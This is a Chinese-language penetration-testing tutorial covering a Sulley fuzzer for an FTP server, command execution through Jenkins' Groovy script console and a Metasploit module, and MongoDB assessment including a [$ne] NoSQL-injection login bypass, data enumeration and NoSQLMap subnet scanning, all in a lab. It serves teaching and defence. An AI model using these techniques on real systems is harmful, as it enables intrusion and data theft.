登录

Pentest Wiki Part2 漏洞评估

wing / 2017-12-25 09:27:00 / 浏览数 4153 新手 入门资料 顶(0) 踩(0)

本节目录：

[TOC]

漏洞评估

确定了最可行的攻击方法之后，您需要考虑如何访问目标。在脆弱性分析过程中，您可以结合前一阶段学到的信息，并用它来了解哪些攻击是可行的。其中，漏洞分析考虑了

评估分类	书签
网络评估	
Web应用程序评估	
数据库评估	

网络评估

Fuzzers-sulley

代码(fuzz_PCManftpd32.py)

```
#coding=utf-8
# ■■1■■Sulley■■■■■fuzz
# http://www.dfate.de/public/index.php/post/exploit-development-series-video-1-practical-fuzzing-basics-using-the-sulley-frame
# https://www.exploit-db.com/exploits/37731/

# ----------------------------------------------------------------------
# Usage:
# C:\Fuzzing\sulley>python network_monitor.py -d 0 -f "port 21" -P audit
# C:\Fuzzing\sulley>python process_monitor.py -c audit\pcmanftpd_crashbin -p "PCManFTPD2.exe"

# ----------------------------------------------------------------------
# ■■:

"""
220 PCMan's FTP Server 2.0 Ready.
USER anonymous
331 User name okay, need password.
PASS password12345
230 User logged in
PORT 192,168,1,106,206,27
200 Command okay.
STOR demo2.txt
150 File status okay; Open data connection.
226 Data Sent okay.
PORT 192,168,1,106,206,28
200 Command okay.
LIST
150 File status okay; Open data connection.
226 Data Sent okay.
PORT 192,168,1,106,206,29
200 Command okay.
RETR demo2.txt
150 File status okay; Open data connection.
226 Data Sent okay.
QUIT
"""

from sulley import *

# ■■■■
#1.■■■■■■■■■■■■■
#2.■■■■
#3.■■■■
#4.fuzz■
```

```
# s_initialize - ■■■■■■■■■
# s_static ("USER") - ■■■■■■■■■■■■■■■■■■fuzz
# s_delin(" ") - ■■fuzz■■■■■■■■■■■■s_string■■■
# s_string("anonymous") - ■■■■■■■■■■■■ ■■■s_delim■■■■■■

# ---------------------------------------------------------------------
# ■■■■
s_initialize("user")
s_static("USER")
s_delim(" ", fuzzable=False)
s_string("anonymous")
s_static("\r\n")

s_initialize("pass")
s_static("PASS")
s_delim(" ", fuzzable=False)
s_string("pass12345")
s_static("\r\n")

s_initialize("put")
s_static("PUT")
s_delim(" ", fuzzable=False)
s_string("fuzz_strings")
s_static("\r\n")

s_initialize("stor")
s_static("STOR")
s_delim(" ", fuzzable=True)
s_string("AAAA")
s_static("\r\n")

s_initialize("mkd")
s_static("MKD")
s_delim(" ", fuzzable=False)
s_string("AAAA")
s_static("\r\n")

# ---------------------------------------------------------------------
# ■■pre_send■■■ ■■■■■■■■■■
def receive_ftp_banner(sock):
   data = sock.recv(1024)
   print(data)

# ---------------------------------------------------------------------
# ■■■■
# ■■■■
SESSION_FILENAME = "pcmanftpd-session"  # ■■■■■fuzz■■
SLEEP_TIME = 0.5                        # ■■■fuzz■■■■■■
TIMEOUT = 5                             # ■■■■5■■■fuzz■■■
CRASH_THRESHOLD = 4                     # 4■■■■■■■■■■■

mysession = sessions.session(
   session_filename=SESSION_FILENAME,
   sleep_time=SLEEP_TIME,
   timeout=TIMEOUT,
   crash_threshold=CRASH_THRESHOLD)

mysession.pre_send = receive_ftp_banner
mysession.connect(s_get("user"))
mysession.connect(s_get("user"), s_get("pass"))
mysession.connect(s_get("pass"), s_get("stor"))
mysession.connect(s_get("pass"), s_get("mkd"))
mysession.connect(s_get("pass"), s_get("put"))

# ---------------------------------------------------------------------
# ■■■■fuzz■■■■■■
with open("session_test.udg", "w+") as f:
   f.write(mysession.render_graph_udraw())
```

```
# ------------------------------------------------------------------
# ■■■■■■

print("Number of mutation during one case: %s\n" % str(s_num_mutations()))
print("Total number of mutations: %s\n" % str(s_num_mutations() * 5))

decision = raw_input("Do you want to continue?(y/n): ")
if decision == "n":
   exit()

# ------------------------------------------------------------------
# ■■■■■■■■
host = "192.168.1.107"
ftp_port = 21
netmon_port = 26001
procmon_port = 26002
target = sessions.target(host, ftp_port)
target.procmon = pedrpc.client(host, procmon_port)
target.netmon = pedrpc.client(host, netmon_port)

target.procmon_options = {
   "proc_name": "pcmanftpd2.exe",
   "stop_commands": ["wmic process where (name='PCManFTPD2.exe') call terminate"],
   "start_commands": ["C:\\PCManFTP\\PCManFTPD2.exe"]
}

# ■■■■■■■■
mysession.add_target(target)

# ------------------------------------------------------------------
# ■■■■■■■■

print("Starting fuzzing now")
mysession.fuzz()

# ■■fuzz■■
# ■■■■■■■■■■http://127.0.0.1:26000■■■■■■■■
```

代码分析

该代码通过sulley框架来进行fuzz测试，首先进行语法测试，构造多个新请求(包括FTP的user、pass、put、stor、mkd)，设置静态字符串和FUZZ字符串，然后定义pre_se

期间可以通过网页界面(`http://127.0.0.1:26000`)查看当前状态

Jenkins Hacking

1. 如何部署jenkins？
2. 如何利用jenkins服务器？

Jenkins是一个独立、开源的自动化服务器，可用于自动执行各种任务，如构建，测试和部署软件。Jenkins可以通过本地系统软件包Docker安装，甚至是独立运行在安装jav

如何部署jenkins？

这引导将使用"独立的"Jenkins发行版，该发行版要求最少使用Java 7，但建议使用Java 8。还建议使用超过512MB RAM的系统。

1. 下载Jenkins.
2. 在下载目录中打开终端并运行java -jar jenkins.war
3. 在浏览器中打开http：// localhost：8080并按照说明完成安装。
4. 许多Pipeline示例需要在与Jenkins相同的计算机上安装Docker。

请检查安装日志，如下：

```
root@lab:~/Downloads# java -jar jenkins.war
Running from: /root/Downloads/jenkins.war
webroot: $user.home/.jenkins
Mar 15, 2017 5:03:49 AM Main deleteWinstoneTempContents
WARNING: Failed to delete the temporary Winstone file /tmp/winstone/jenkins.war
Mar 15, 2017 5:03:50 AM org.eclipse.jetty.util.log.JavaUtilLog info
INFO: Logging initialized @6168ms
```

```
Mar 15, 2017 5:03:50 AM winstone.Logger logInternal
INFO: Beginning extraction from war file
Mar 15, 2017 5:04:05 AM org.eclipse.jetty.util.log.JavaUtilLog warn
WARNING: Empty contextPath
Mar 15, 2017 5:04:06 AM org.eclipse.jetty.util.log.JavaUtilLog info
INFO: jetty-9.2.z-SNAPSHOT
Mar 15, 2017 5:04:10 AM org.eclipse.jetty.util.log.JavaUtilLog info
INFO: NO JSP Support for /, did not find org.eclipse.jetty.jsp.JettyJspServlet
Jenkins home directory: /root/.jenkins found at: $user.home/.jenkins
Mar 15, 2017 5:04:20 AM org.eclipse.jetty.util.log.JavaUtilLog info
INFO: Started w.@30990c1b{/,file:/root/.jenkins/war/,AVAILABLE}{/root/.jenkins/war}
Mar 15, 2017 5:04:20 AM org.eclipse.jetty.util.log.JavaUtilLog info
INFO: Started ServerConnector@54227100{HTTP/1.1}{0.0.0.0:8080}
Mar 15, 2017 5:04:20 AM org.eclipse.jetty.util.log.JavaUtilLog info
INFO: Started @36602ms
Mar 15, 2017 5:04:20 AM winstone.Logger logInternal
INFO: Winstone Servlet Engine v2.0 running: controlPort=disabled
Mar 15, 2017 5:04:22 AM jenkins.InitReactorRunner$1 onAttained
INFO: Started initialization
Mar 15, 2017 5:04:23 AM jenkins.InitReactorRunner$1 onAttained
INFO: Listed all plugins
Mar 15, 2017 5:04:45 AM jenkins.InitReactorRunner$1 onAttained
INFO: Prepared all plugins
Mar 15, 2017 5:04:45 AM jenkins.InitReactorRunner$1 onAttained
INFO: Started all plugins
Mar 15, 2017 5:04:45 AM jenkins.InitReactorRunner$1 onAttained
INFO: Augmented all extensions
Mar 15, 2017 5:04:51 AM jenkins.InitReactorRunner$1 onAttained
INFO: Loaded all jobs
Mar 15, 2017 5:04:51 AM hudson.model.AsyncPeriodicWork$1 run
INFO: Started Download metadata
Mar 15, 2017 5:04:52 AM org.jenkinsci.main.modules.sshd.SSHD start
INFO: Started SSHD at port 43731
Mar 15, 2017 5:04:53 AM jenkins.InitReactorRunner$1 onAttained
INFO: Completed initialization
Mar 15, 2017 5:04:55 AM org.springframework.context.support.AbstractApplicationContext prepareRefresh
INFO: Refreshing org.springframework.web.context.support.StaticWebApplicationContext@4d8c4701: display name [Root WebApplicati
Mar 15, 2017 5:04:55 AM org.springframework.context.support.AbstractApplicationContext obtainFreshBeanFactory
INFO: Bean factory for application context [org.springframework.web.context.support.StaticWebApplicationContext@4d8c4701]: org
Mar 15, 2017 5:04:55 AM org.springframework.beans.factory.support.DefaultListableBeanFactory preInstantiateSingletons
INFO: Pre-instantiating singletons in org.springframework.beans.factory.support.DefaultListableBeanFactory@16f7f485: defining
Mar 15, 2017 5:04:58 AM org.springframework.context.support.AbstractApplicationContext prepareRefresh
INFO: Refreshing org.springframework.web.context.support.StaticWebApplicationContext@1aa6a1d4: display name [Root WebApplicati
Mar 15, 2017 5:04:58 AM org.springframework.context.support.AbstractApplicationContext obtainFreshBeanFactory
INFO: Bean factory for application context [org.springframework.web.context.support.StaticWebApplicationContext@1aa6a1d4]: org
Mar 15, 2017 5:04:58 AM org.springframework.beans.factory.support.DefaultListableBeanFactory preInstantiateSingletons
INFO: Pre-instantiating singletons in org.springframework.beans.factory.support.DefaultListableBeanFactory@26dbd965: defining
Mar 15, 2017 5:04:59 AM jenkins.install.SetupWizard init
INFO:

*************************************************************
*************************************************************
*************************************************************

Jenkins initial setup is required. An admin user has been created and a password generated.
Please use the following password to proceed to installation:

e019dca34bac4a30beca67b53e821f35

This may also be found at: /root/.jenkins/secrets/initialAdminPassword

*************************************************************
*************************************************************
*************************************************************

Mar 15, 2017 5:05:06 AM hudson.model.UpdateSite updateData
INFO: Obtained the latest update center data file for UpdateSource default
Mar 15, 2017 5:05:09 AM hudson.model.DownloadService$Downloadable load
INFO: Obtained the updated data file for hudson.tasks.Maven.MavenInstaller
```

```
Mar 15, 2017 5:05:09 AM hudson.model.UpdateSite updateData
INFO: Obtained the latest update center data file for UpdateSource default
Mar 15, 2017 5:05:10 AM hudson.WebAppMain$3 run
INFO: Jenkins is fully up and running
Mar 15, 2017 5:05:10 AM javax.jmdns.impl.HostInfo newHostInfo
WARNING: Could not intialize the host network interface on nullbecause of an error: lab: lab: Temporary failure in name resolu
java.net.UnknownHostException: lab: lab: Temporary failure in name resolution
   at java.net.InetAddress.getLocalHost(InetAddress.java:1505)
   at javax.jmdns.impl.HostInfo.newHostInfo(HostInfo.java:75)
   at javax.jmdns.impl.JmDNSImpl.<init>(JmDNSImpl.java:407)
   at javax.jmdns.JmDNS.create(JmDNS.java:60)
   at hudson.DNSMultiCast$1.call(DNSMultiCast.java:33)
   at jenkins.util.ContextResettingExecutorService$2.call(ContextResettingExecutorService.java:46)
   at java.util.concurrent.FutureTask.run(FutureTask.java:266)
   at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1142)
   at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:617)
   at java.lang.Thread.run(Thread.java:745)
Caused by: java.net.UnknownHostException: lab: Temporary failure in name resolution
   at java.net.Inet6AddressImpl.lookupAllHostAddr(Native Method)
   at java.net.InetAddress$2.lookupAllHostAddr(InetAddress.java:928)
   at java.net.InetAddress.getAddressesFromNameService(InetAddress.java:1323)
   at java.net.InetAddress.getLocalHost(InetAddress.java:1500)
   ... 9 more

Mar 15, 2017 5:05:18 AM hudson.model.DownloadService$Downloadable load
INFO: Obtained the updated data file for hudson.tools.JDKInstaller
Mar 15, 2017 5:05:18 AM hudson.model.AsyncPeriodicWork$1 run
INFO: Finished Download metadata. 27,508 ms
```

请注意这里，我们需要密码来完成设置。

```
Jenkins initial setup is required. An admin user has been created and a password generated.
Please use the following password to proceed to installation:

e019dca34bac4a30beca67b53e821f35
```

如何利用jenkins服务器？

访问 http://127.0.0.1:8080/script, 并用脚本控制台pwn jenkins服务器。

脚本控制台

输入一个任意的Groovy脚本并在服务器上执行它。用于故障排除和诊断。使用'println'命令来查看输出结果(如果使用System.out，它将转到服务器的stdout，这是很难

例如：

execmd.groovy

execmd.groovy 可以帮助你在jenkins服务器上执行os命令。

```
# Windows

println "cmd.exe /c dir".execute().text


# Linux

println "uname -a".execute().text
```

writefile.groovy

writefile.groovy 可以将字符串写入jenkins服务器上的文件。

```
new File("/tmp/test.sh").write("""
echo "123"
echo "456"
""")
```

如果你更喜欢metasploit-framework,

```
msf > use exploit/multi/http/jenkins_script_console
msf exploit(jenkins_script_console) > show options

Module options (exploit/multi/http/jenkins_script_console):

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  PASSWORD   password         no        The password for the specified username
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST      192.168.1.100    yes       The target address
  RPORT      8080             yes       The target port
  TARGETURI  /                yes       The path to jenkins
  USERNAME   test             no        The username to authenticate as
  VHOST                       no        HTTP server virtual host


Exploit target:

  Id  Name
  --  ----
  1   Linux
msf exploit(jenkins_script_console) > exploit
```

链接

1. https://jenkins.io/

WEB应用程序评估

Android hacking 与 安全

1. 利用保护应用程序组件
2. 内容提供者泄露
3. 利用广播接收机
4. 利用非预期的数据泄漏端信道数据泄漏
5. 使用jdb调试java应用程序
6. 利用可调试的android应用程序
7. 攻击android的webviews
8. 根检测规避
9. 不安全的本地存储共享偏好
10. 不安全的本地存储
11. 黑盒评估introspy
12. 保护共享偏好第三方库
13. drozer介绍
14. 检查Android应用程序特定的数据非根设备
15. 使用备份技术攻击android应用程序
16. 破解密码学
17. 破解Android应用程序二进制文件
18. 逆向工程介绍
19. 使用nosql数据库不安全的数据存储
20. 使用qdb在android模拟器上调试应用程序

安卓逆向工程

1. http://www.fasteque.com/android-reverse-engineering-101-part-1/
2. http://www.fasteque.com/android-reverse-engineering-101-part-2/
3. http://www.fasteque.com/android-reverse-engineering-101-part-3/
4. http://www.fasteque.com/android-reverse-engineering-101-part-4/
5. http://www.fasteque.com/android-reverse-engineering-101-part-5/

Android安全和渗透利用

1. 介绍
2. Android的安全性-介绍
3. Android-架构

4. Android-权限
5. Android-应用
6. Genymotion(一款安卓模拟器) 设置
7. Android-应用程序组件
8. Dex-分析
9. Android-调试桥
10. 基于日志记录的漏洞
11. 应用逆向
12. 分析Android的软件及恶意软件
13. 流量分析
14. SSL-Pinning
15. 泄漏的内容提供商
16. Drozer-功夫
17. 基于read的内容提供商漏洞
18. 进阶Drozer-功夫
19. Drozer脚本
20. Dropbox的脆弱性
21. 基于备份的漏洞
22. 客户端注入
23. Hooking 介绍和不安全的设置
24. 基于Andbug的Android调试
25. JDB调试
26. 用Introspy自动Hooking
27. Cydia-基底
28. 使用Xposed进行Hooking
29. Androguard脚本和分析
30. 基于webviews的漏洞
31. 利用Metasploit工具攻击webviews

书籍推荐

1. Android安全手册
2. Android黑客手册
3. 学习针对Android设备的测试

数据库评估

mongodb

1. 介绍和Labs安装.

1.1 什么是MongoDB？

MongoDB是一种开源的、文档导向的数据库管理系统，由C++撰写而成。
在MongoDB中，数据以JSON样式文档的形式存储。
MongoDB的一些主要特性:
• 基于文档
• 高性能
• 高可用性
• 简单的可扩展性
• 没有复杂的联接

1.2 安全性如何？

随着NoSQL数据库的使用越来越多，安全性应该被认真考虑。 就像其他系统一样，MongoDB的安全性也不是一个单一的工作。
生态系统中的每个人都对此负责。
尽管MongoDB具有一些内置的安全功能，但由于各种原因（如配置错误，不更新，编程不佳等），在生产中可能存在漏洞 。

1.3 在ubuntu中安装MongoDB

我这里使用的是Ubuntu14.04，不同的版本安装MongoDB的命令可能有点差异，为了方便，Ubuntu开启了SSH服务，安装了特定版本的MongoDB 3.0.4。
step 1 : 导入MongoDB GPG密钥。
```
sudo apt-key adv --keyserver hkp://keyserver.ubuntu.com:80 --recv 7F0CEB10
```
step 2 : 为mongodb创建一个list file

```
echo "deb http://repo.mongodb.org/apt/ubuntu precise/mongodb-org/3.0 multiverse" | sudo tee
/etc/apt/sources.list.d/mongodb-org-3.0.list
```
step 3 : 只更新mongodb-org-3.0.list
```
sudo apt-get update
```
step 4 : 安装特定版本的mongodb
```
sudo apt-get install -y mongodb-org=3.0.4 mongodb-org-server=3.0.4 mongodb-org-shell=3.0.4
mongodb-org-mongos=3.0.4 mongodb-org-tools=3.0.4
```
step 5 : 配置防止意外升级
```
echo "mongodb-org hold" | sudo dpkg --set-selections
echo "mongodb-org-server hold" | sudo dpkg --set-selections
echo "mongodb-org-shell hold" | sudo dpkg --set-selections
echo "mongodb-org-mongos hold" | sudo dpkg --set-selections
echo "mongodb-org-tools hold" | sudo dpkg --set-selections
```
step 6 : 启动MongoDB服务
```
sudo service mongod start
```
step 7 : 验证进程是否成功启动
```
tail -20 /var/log/mongodb/mongod.log
```
如果看到如下输出信息,意味着进程已成功启动
```
[initandlisten] waiting for connections on port <port>
```
step 8 : 为了实现渗透测试，需要使用以下步骤启动MongoDB
```
sudo mongod --httpinterface --rest --smallfiles
```

1.4 学习Mongo Shell

在前几节中，我们已经看到了对MongoDB及其设置的简要介绍。现在是时候使用Mongo shell并在MongoDB上执行一些命令来更好了解MongoDB及其工作。
MongoDB使用JavaScript风格的查询，因此我们觉得大部分时间都在运行JavaScript代码。
本节将简要介绍MongoDB的工作原理,并且介绍简单的Mongo shell命令。
在我们开始之前，有几个术语要理解。
• MongoDB 可以有多个数据库.
• 每个数据库都含有一个或多个集合 “collections”.
• 每个集合都含有一个或多个文档 “documents”.

现在，我们继续运行MongoDB命令。

<h6>1.4.1 创建数据库</h6>

如果要创建的数据库名不存在，以下命令将创建一个新的数据库，数据库名已存在会直接使用它。

让我们来创建一个名为"testdb"的数据库。

<h6>1.4.2 检查当前数据库</h6>

我们可以使用命令"db"来检查当前的数据库。 我们运行命令"db"来检查当前的数据库。

<h6>1.4.3 检查数据库列表</h6>

"show
dbs"是列出可用数据库的命令,但是这里并没有输出我们刚才创建的testdb数据库，因为它至少需要一个文档，当我们插入一个文档，我们就可以看到列出的数据库。

<h6>1.4.4 将数据插入集合</h6>

这个是把一个数据插入到data集合中。
"db.data.insert({"user":"test1"})

<h6>1.4.5 查询数据</h6>

从MongoDB集合中查询数据，可以使用find()方法。
让我们查询data集合中的全部文档数据。
"db.data.find()"

<h6>1.4.6 在查询数据时写入条件</h6>

我们还可以使用MongoDB特定的语法在类似于RDBMS条件的查询中编写条件，让我们来匹配用户名user为test1的数据。

<h6>1.4.7 删除数据</h6>

我们可以使用remove()方法根据特定条件从集合中删除文档。让我们来删除用户名user为test3的数据。

<h6>1.4.8 删除集合</h6>

我们可以使用drop()方法来删除集合，让我们来删除data集合。

<h6>1.4.9 删除数据库</h6>

我们可以使用db.dropDatabase()删除目前使用的数据库。

1.5 Lab实验环境安装

熟悉了MongoDB的基本操作之后，接下来我们本地搭建一个Lab实验环境来开始我们的MongoDB数据库渗透测试。

这里我是通过Parrot和Ubuntu虚拟机来搭建Lab实验环境的,只要确保两主机网络互通即可，桥接和NAT都可以实现。
用Ubuntu来模拟现实中的生产机器，安装MongoDB和php web应用程序。
接下来正式开始我们的Lab实验环境搭建，我这里先安装好了LAMP。

注意: 请使用与我用来创建数据库和集合相同的名称。这是PHP
Web应用程序的工作所必需的。如果您更改这些名称，则可能需要相应地更改PHPWeb应用程序。

step 1 : 创建一个新的数据库

step 2 : 插入数据
把测试数据插入集合"users"和集合"products"。

```
db.users.insert({"username":"tom","password":"tom","email":"tom@gmail.com","cardnumber":12345})
db.users.insert({"username":"jim","password":"jim","email":"jim@gmail.com","cardnumber":54321})
db.users.insert({"username":"bob","password":"bob","email":"bob@gmail.com","cardnumber":22222})
db.products.insert({"email":"tom@gmail.com","prodname":"laptop","price":"1500USD"})
db.products.insert({"email":"jim@gmail.com","prodname":"book","price":"50USD"})
db.products.insert({"email":"bob@gmail.com","prodname":"diamond-ring","price":"4500USD"})
```

step 3 : 安装mongo的PHP驱动程序

为了使PHP Web应用程序能够使用MongoDB，我们需要安装PHP驱动程序。

```
sudo apt-get install php-pear
sudo pecl install mongo
```

如果出现如下报错，使用`sudo apt-get install php5-dev`，安装完成后。
再使用`sudo pecl install mongo`即可。

安装完成后，会提示把"extension=mongo.so"添加到php.ini中，添加即可。

step 4 : 安装PHP Web应用程序

这里安装比较简单了，直接把mongo.zip拷贝到Ubuntu,解压到/var/www/html目录下，启动apache服务即可。

这一步完成了PHP漏洞应用程序的安装。一旦一切正常，我们可以在浏览器中启动Web应用程序。如图所示:

之前我们已经在Mongo数据库中插入了测试数据，现在我们直接用tom用户密码登录。

如果你看到如上所示的主页，那就证明MongoDB渗透环境已经搭建好了。

2. 漏洞评估

2.1 介绍

面对错误配置问题,MongoDB可能会像其他数据库/服务器一样。在本节中，我们将看到一些常见的错误配置以及如何识别它们。我们也将看到与使用MongoDB作为后端

2.2 扫描开放端口

在进行黑盒评估时，我们可以使用nmap来确定MongoDB是否在远程主机上运行。
MongoDB服务的默认端口是27017。扫描到27017是open表示允许在远程主机上运行，默认绑定地址是127.0.0.1，是扫不出来的，我这里修改了绑定地址为0.0.0.0

MongoDB默认设置不需要使用客户端控制台进行连接的任何验证。如果MongoDB服务在没有适当的安全控制的情况下通过网络公开，任何人都可以远程连接到数据库，并

2.3 服务枚举

虽然我们知道了开放端口2017，但其他一些服务可能会使用此端口。也可以运行MongoDB在不同的端口上。
为了确保我们找到的端口是MongoDB，我们可以使用nmap的"-sV"标志来执行服务枚举。

这也有助于弄清楚MongoDB的版本，以便我们可以找到任何已知的版本可用漏洞。

在我们的渗透测试中，我们可能会遇到MongoDB的老版本。一个快速的Shodan搜索显示，大部分被发现的MongoDB版本都在运行旧版本的MongoDB。

这对攻击者来说绝对是个好消息，因为旧版本的MongoDB实例中存在许多默认的错误配置。

2.4 扫描HTTP接口

MongoDB提供了一个简单的HTTP界面，列出管理员感兴趣的信息。如果使用带--rest选项的接口启用mongod，则可以通过比配置的mongod端口多1000个端口来访问
HTTP接口的默认端口是28017。我们在搭建实验环境时已经使用了带--rest选项的命令来启动mongod。
我们可以使用nmap查看远程主机是否使用http接口运行，通过-sV确认它是MongoDB的http界面。

注 意 : 默认情况下运行的MongoDB版本大于2.6，禁用http接口。

2.5 访问HTTP接口

可直接通过HTTP链接访问：http://192.168.2.105:28017/，可实现多种功能，大家自行研究。

2.6 用nmap NSE scripts进行扫描

如果http接口需要认证，我们需要尝试暴力破解。有相当多的nmap nse 脚本可用于MongoDB漏洞评估。我们可以使用它们来识别目标机器中的漏洞。

2.7 mongodb-brute

使用这个NSE脚本对MongoDB数据库执行暴力破解密码审计，我们可以看到mongodb-brute已经进行了测试并确认不需要认证。

2.8 mongodb-databases

使用这个NSE脚本尝试从MongoDB数据库获取表的列表。这只有在MongoDB接口不需要验证的情况下才有效。

2.9 Metasploit辅助模块

使用auxiliary/scanner/mongodb/mongodb_login辅助模块
show options 查询需要配置的选项。

设置好参数，直接run，这里看到是没认证的，如果有认证需要配合字典爆破。

从MongoDB版本3.0开始，MongoDB已经将其默认的认证方法改变为质询和响应机制（SCRAM-SHA-1）。根据文档，“SCRAM-SHA-1根据用户的名称，密码和数据
当用户使用MongoDB进行身份验证时，他必须提供用户名，密码和创建数据库。

mongo 192.168.2.105 -u user -p password --authenticationDatabase userdb

在MongoDB上暴力破解是有点困难，因为我们需要能够正确地通过所有这三个。 知道创建用户的数据库的名称很重要。
通常情况下，自动化工具默认选择“admin”作为数据库。

2.10 攻击利用

在最初的信息收集阶段，我们了解到远程主机正在运行MongoDB，并且不需要进行身份验证即可连接到服务器。
当在生产环境中使用MongoDB时，必须从其他数据库和/或应用程序服务器访问。当mongod通过网络暴露给其他主机时，必须小心防止不必要的暴露出公网。
当我们可以免认证直接连接到MongoDB数据库或者WEB访问28017端口，就可以随意进行自己想要的操作。

3. 攻击应用程序

3.1 介绍

到目前为止，在给出MongoDB主机的IP地址时，我们学会了评估Mongo主机安全性的技术。
本节将介绍在MongoDB与Web应用程序一起使用时执行NoSQL注入攻击的技术。
SQL数据库（如MySQL）上的注入是非常常见的。
有一个误解，即MongoDB不使用SQL，因此在使用MongoDB的应用程序中不能使用注入。但当用户输入没有正确过滤时，仍然可以对基于MongoDB的应用程序进行注

我们将用使用MongoDB作为后端的PHP应用程序来演示这种攻击。

以PHP和MongoDB为后端的NoSQL注入

让我们开始使用之前搭建好的实验环境-PHP-MongoDB应用程序，先了解应用程序功能，我们打开首页，需要输入正确的用户名和密码登录。
如果用户名/密码不正
确，应用程序将会报错。

接下来让我们通过使用注入绕过这个认证。

认证绕过
确保浏览器配置为通过Burp代理发送所有流量，因为应用程序使用POST方法发送凭证，我们直接把请求包截取下来。

从上图可以看出，我们通过"tom"作为用户名和密码。我们可以对数据进行修改再转发到服务器。
在修改这些参数之前，我们先理解MongoDB注入是如何工作的。
了解MongoDB中的注入:
在后台运行的查询将创建以下语句

这看起来没问题，因为它正在提取我们请求的文件，这个文件的用
户名和密码是"tom"
但是，如果上面的命令被修改会怎样？ 如下所示 ：

如果你注意到，上面的MongoDB命令是获取用户名是“tom”而密码不等于“test0x00”的所有文档。
我们直接修改命令，同时对用户名和密码注入。

这一次，我们可以看到所有不符合条件用户名和密码的文件。

那么就这些条件的功能而言，这个输出就像预期的一样。

试想一下，如果可以从Web应用程序入口点创建这种情况，即使密码不匹配，我们也能够看到特定用户名的文档。 显然，这会对应用程序造成严重的危险。

测试注入：
在我们继续向数据库中注入一些恶意查询之前，我们来测试一下MongoDB及其异常的存在。 这个想法和其他注入一样。

正如我们在前面的章节中看到的，在MongoDB查询中可以传递[$ne]这样的条件。 如果我们传递一些MongoDB未知的东西，会发生什么？

我们可以往MongoDB查询中传递一个[$nt].

正如我们在上面的输出中可以看到的，我们打破了查询，并得到一个错误，说“未知的操作符：[$nt]”

让我们从实验环境PHP应用程序中尝试这个。
如果异常处理不当并抛出给用户，与MySQL数据库中的SQL注入类似，我们可以看到MongoDB的存在并收集其他关键信息。

让我们注入一些未知的运算符，重发刚才拦截到的数据包，看看MongoDB是否执行它。

在浏览器看不出问题所在，没有任何错误回显。但burp就可以看到出现500内部错误。

当我们把不存在的数组修改器[$nt]改成[$ne],重发数据包后就发现登录成功了。

我这里直接用hackbar进行post数据，可以看到我们已经成功登录进后台了。

下面贴上index.php的漏洞代码片段：

我们来分析一下MongoDB层面发生了什么
我们传递的数据已经发送到数据库，下面的查询已经被执行，允许我们登录。

我们还可以检查MongoDB控制台日志，以了解攻击者执行的操作。

这不仅仅是绕过认证，而且我们也可以使用相同的技术在某些情况下从数据库中提取数据，如下所示。

实验环境WEB应用程序有一个功能，我们可以在其中搜索用户所做的购买细节
。首先，用户必须登录到应用程序，然后他可以输入他的电子邮件ID来查看他的购买细节。

注 意：虽然在这个应用程序中没有实现 输入控制 ，但假设这个应用程序在输入电子邮件ID时不会显示其他用户的详细信息。

枚举数据:

当用户输入他的邮箱地址进行搜索详细信息，URL会变成如下：
`http://192.168.2.105/home.php?search=tom@gmail.com&Search=Search`
上面的查询显示了与输入的电子邮件ID相关的输出，如下所示。

让我们再次测试MongoDB注入 ，如下所示

MongoDB可能会执行我们传递的查询，因为它正在执行我们在URL中传递的操作符并中断查询。我们把[$nk]替换成[$ne]再次进行注入。

如上所示，我们看到正确查询到了3条数据，但是默认只显示一条。我们可以通过[$ne]来遍历数据。

这个例子显示了对基于MongoDB的应用程序的严重注入攻击的可能性。

下面贴上home.php的漏洞代码片段

如何解决这个问题？

这个问题背后的根本原因是缺乏对来自用户的数据类型进行适当的输入验证。 确保用户输入在处理之前被严格验证。

我们只需要做下严格验证即可，例如：
```
(string)$_POST['uname']
(string)$_POST['upass']
```
确保变量在被传递到MongoDB驱动程序之前被正确输入。

以 NodeJS和MongoDB 为后端的 NoSQL注入，跟PHP应用程序注入方式一样，感兴趣的可以自行研究。

4. 自动化评估

> 在之前的所有章节中，我们都使用了一些使用nmap等半自动化工具的手动技术来识别目标中的漏洞。在本节中，我们使用自动化方法来查找前面部分提到的所有漏洞。
> 我们将使用一个非常好的工具，称为NoSQLMap。

介绍
NoSQLMap是一个开源的Python工具，用于审计和自动化注入攻击，并利用NoSQL数据库中的缺省配置弱点，以及使用NoSQL的Web应用程序来泄露数据库中的数据。目

特性
• 自动化的MongoDB和CouchDB数据库枚举和克隆攻击。
• 通过MongoDB Web应用程序提取数据库名称，用户和密码哈希。
• 使用默认访问和枚举版本扫描MongoDB和CouchDB数据库的子网或IP列表。
• 使用 强力字典 爆破 MongoDB和CouchDB 的 哈希。
• 针对MongoClient的PHP应用程序参数注入攻击返回所有数据库记录。
• Javascript函数变量转义和任意代码注入来返回所有的数据库记录。
• 基于计时的攻击类似于SQL盲注来验证没有回显信息的Javascript注入漏洞。

下载并安装好NoSQLMap，运行：

4.1 准备好NoSQLMap

根据我们的目标，我们可以选择一个合适的选项。 在进行漏洞评估之前，我们需要使用选项1来设置参数。

- 第一个选项是指定目标IP地址。
- 第二个选项是指定被渗透机WEB应用的地址。
- 第三个选项是指定可能存在注入的路径。
- 第四个选项是切换HTTPS。
- 第五个选项是指定MongoDB的工作端口。
- 第六个选项是设置HTTP请求模式。
- 第七个选项是设置本地的IP地址。
- 第八个选项是设置本地监听端口(MongoDB shell的反弹端口)。
- ……

下面让我们开始实验。我们先需要设置好相关参数。

4.2 NoSQL DB访问攻击

退出主界面选择第二个NoSQL DB Access Attacks。此选项将检查目标服务器上的MongoDB是否可通过网络访问。
如果可以访问，它将检查我们在前面章节中讨论的错误配置(没有认证，暴露的WEB控制台，暴露的REST端口)

从上面的输出我们可以看到，NoSQLMap发现通过网络访问MongoDB没有认证，然后给我们提供了获取服务器系统和版本，数据库枚举，检查规范，克隆数据库等功能。
我们先获取服务器系统和版本，如图：

数据库枚举，从远程服务器 dump 所有数据库和集合：

4.3 匿名MongoDB访问扫描

NoSQLMap有一个扫描器，可以扫描整个子网上的MongoDB访问。
我们可以直接输入整一个子网网段进行扫描，例如`192.168.152.0/24`。

我们回到主界面，选择选项4，

它将显示以下选项。

- 可以通过命令输入ip地址
- 可以从一个文件加载IP地址
- 启用/禁用ping之前，尝试与目标服务器的MongoDB连接。

首先，我们提供一个IP地址并观察结果。

